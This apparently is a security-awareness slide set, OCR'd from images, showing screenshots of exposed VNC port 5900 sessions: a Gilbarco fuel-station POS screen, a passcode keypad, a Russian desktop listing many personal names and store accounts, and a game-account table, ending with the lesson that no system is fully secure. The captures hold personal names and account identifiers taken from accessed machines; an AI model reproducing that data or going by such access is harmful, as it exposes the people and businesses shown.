
VOLBA

GRAF TEPLOT



28.04.2015 02:23:58







# VNC 5900 — 图例

The screenshot displays a VNC 5900 terminal interface for a POS system. The top left corner shows a clock icon with the time 08:48 PM and the date 05/01/2015. The top right corner features two buttons: 'POS' with a cartoon character icon and 'Help' with a question mark icon. The main display area has a light blue background with a grid pattern and the word 'PASSPORT™' in large blue letters. A cartoon character, a grey gas pump nozzle with a smiling face, large eyes, and blue shoes, stands in the center. The bottom left corner contains technical information: Version 8.02.23.03Z CONCORD, EDH Version 01.23 (01.23.01.02Z), Gilbarco Model # PA03200000100, Gilbarco Serial # SB102000, NTEP CC No. 02-039, and copyright notices for Gilbarco Inc. and Microsoft Corporation. The bottom right corner has a 'Pricing' menu with four options: 'Back' (with a red arrow icon), 'Item', 'Pricing Group', and 'Fuel Price Change'. At the very bottom right, there is a 'Sign OFF' button and the text 'Operator 202' and 'Store Gude Drive Liberty'.

08:48 PM  
05/01/2015

POS Help

# PASSPORT™

Version 8.02.23.03Z CONCORD  
EDH Version 01.23 (01.23.01.02Z)  
Gilbarco Model # PA03200000100  
Gilbarco Serial # SB102000  
NTEP CC No. 02-039  
© Copyright 2008 Gilbarco Inc.. All Rights Reserved.  
© Copyright 1999 Microsoft Corporation. All Rights Reserved.

Pricing  
Back  
Item  
Pricing Group  
Fuel Price Change

Sign OFF  
Operator 202  
Store Gude Drive Liberty



**Welcome to RB2308**

ENTER PASSCODE

1	2	3
4	5	6
7	8	9
CLEAR	0	ENTER



**Touch screen to start**





# VNC 5900 — 图例

Приложения Переход Система

Чтв, 30 Апр, 07:42 Рус

### Сервер Guardant Net

Система Вид (View) Справка

Ключи

Имя хоста: M021; IP адрес: 127.0.0.1:3182

Клиенты

Время регистрации	Интервал	Код ключа	ID ключа	Разработчик	Программа	№	Модуль	№	Протокол	Компьютер	IP адрес	Версия	Плат...

Клиентов: 0 Сессий: 0 Кеш: Вкл

### Psi

Общее Статус Вид

- Хабидуллин Фидаел Рафаил...
- Хайбрахманова Муназира Ма...
- Хомутова Альмира Рустамовна
- Чельшкина Жанна Евгеньевна
- Чернова Юлия Васильевна
- Чувилина Ольга Николаевна
- Швейкина Елена Владимиро...
- Шефер Александр Викторович
- Якина Светлана Аузаховна
- Ямалиева Айгуль Рустамовна
- Бирский Куст (0/16)
- Глинкина Татьяна Викторовна
- Иванова Наталья Александр...
- Каллас Галина Айгишевна
- Касьянова Татьяна Леонидо...
- Корепанова Елена Викторов...**
- Корнилова Людмила Павловна
- Лукашова Светлана Михайло...
- Мокрушин Андрей Владимир...
- некрасов\_андрей\_николаеви...
- Пономарев Максим Алексан...
- смирнова\_елена\_александр...
- Стромова Валентина Павлов...
- Титов Игорь Николаевич
- Тростинская Татьяна Роман...
- Чернышенко Ира Габитовна
- Чернышенко Яна Николаевна
- Магазины БирПО (33/35)
- Магазин\_004
- Магазин\_005
- Магазин\_006
- Магазин\_007
- Магазин\_008
- магазин\_012
- магазин\_013

Недоступен

[Входящие - Icedove] Psi Корепанова Елена Викт... Сервер Guardant Net



# VNC 5900 — 图例



ID	账号	金币	疲劳	等级	角色	备注	时间
							4.29A
1	644953074	686567	0	54	3	刷图完成	2015年4月30日9时0分17秒
2	929623076	263751	147	68	1	登陆刷图	2015年4月30日9时20分20秒
3	858975077	304670		62			
4	937792078	522040		68			
5	859579080	584643		56			
6	863662080	311247		55			

F1启动 F2停止 F3结游

账号管理 打开目录



# 总结:

Kein System ist Sicher: 100% 安全的系统并不存在.

无论多么完美的加密算法,实施过程中的百密一疏,就会导致系统的安全性完全崩溃.

物理安全不能仅仅寄希望于某套门锁来实现,而是需要一套完整的安全系统. 如门禁, 警报器等相互配合.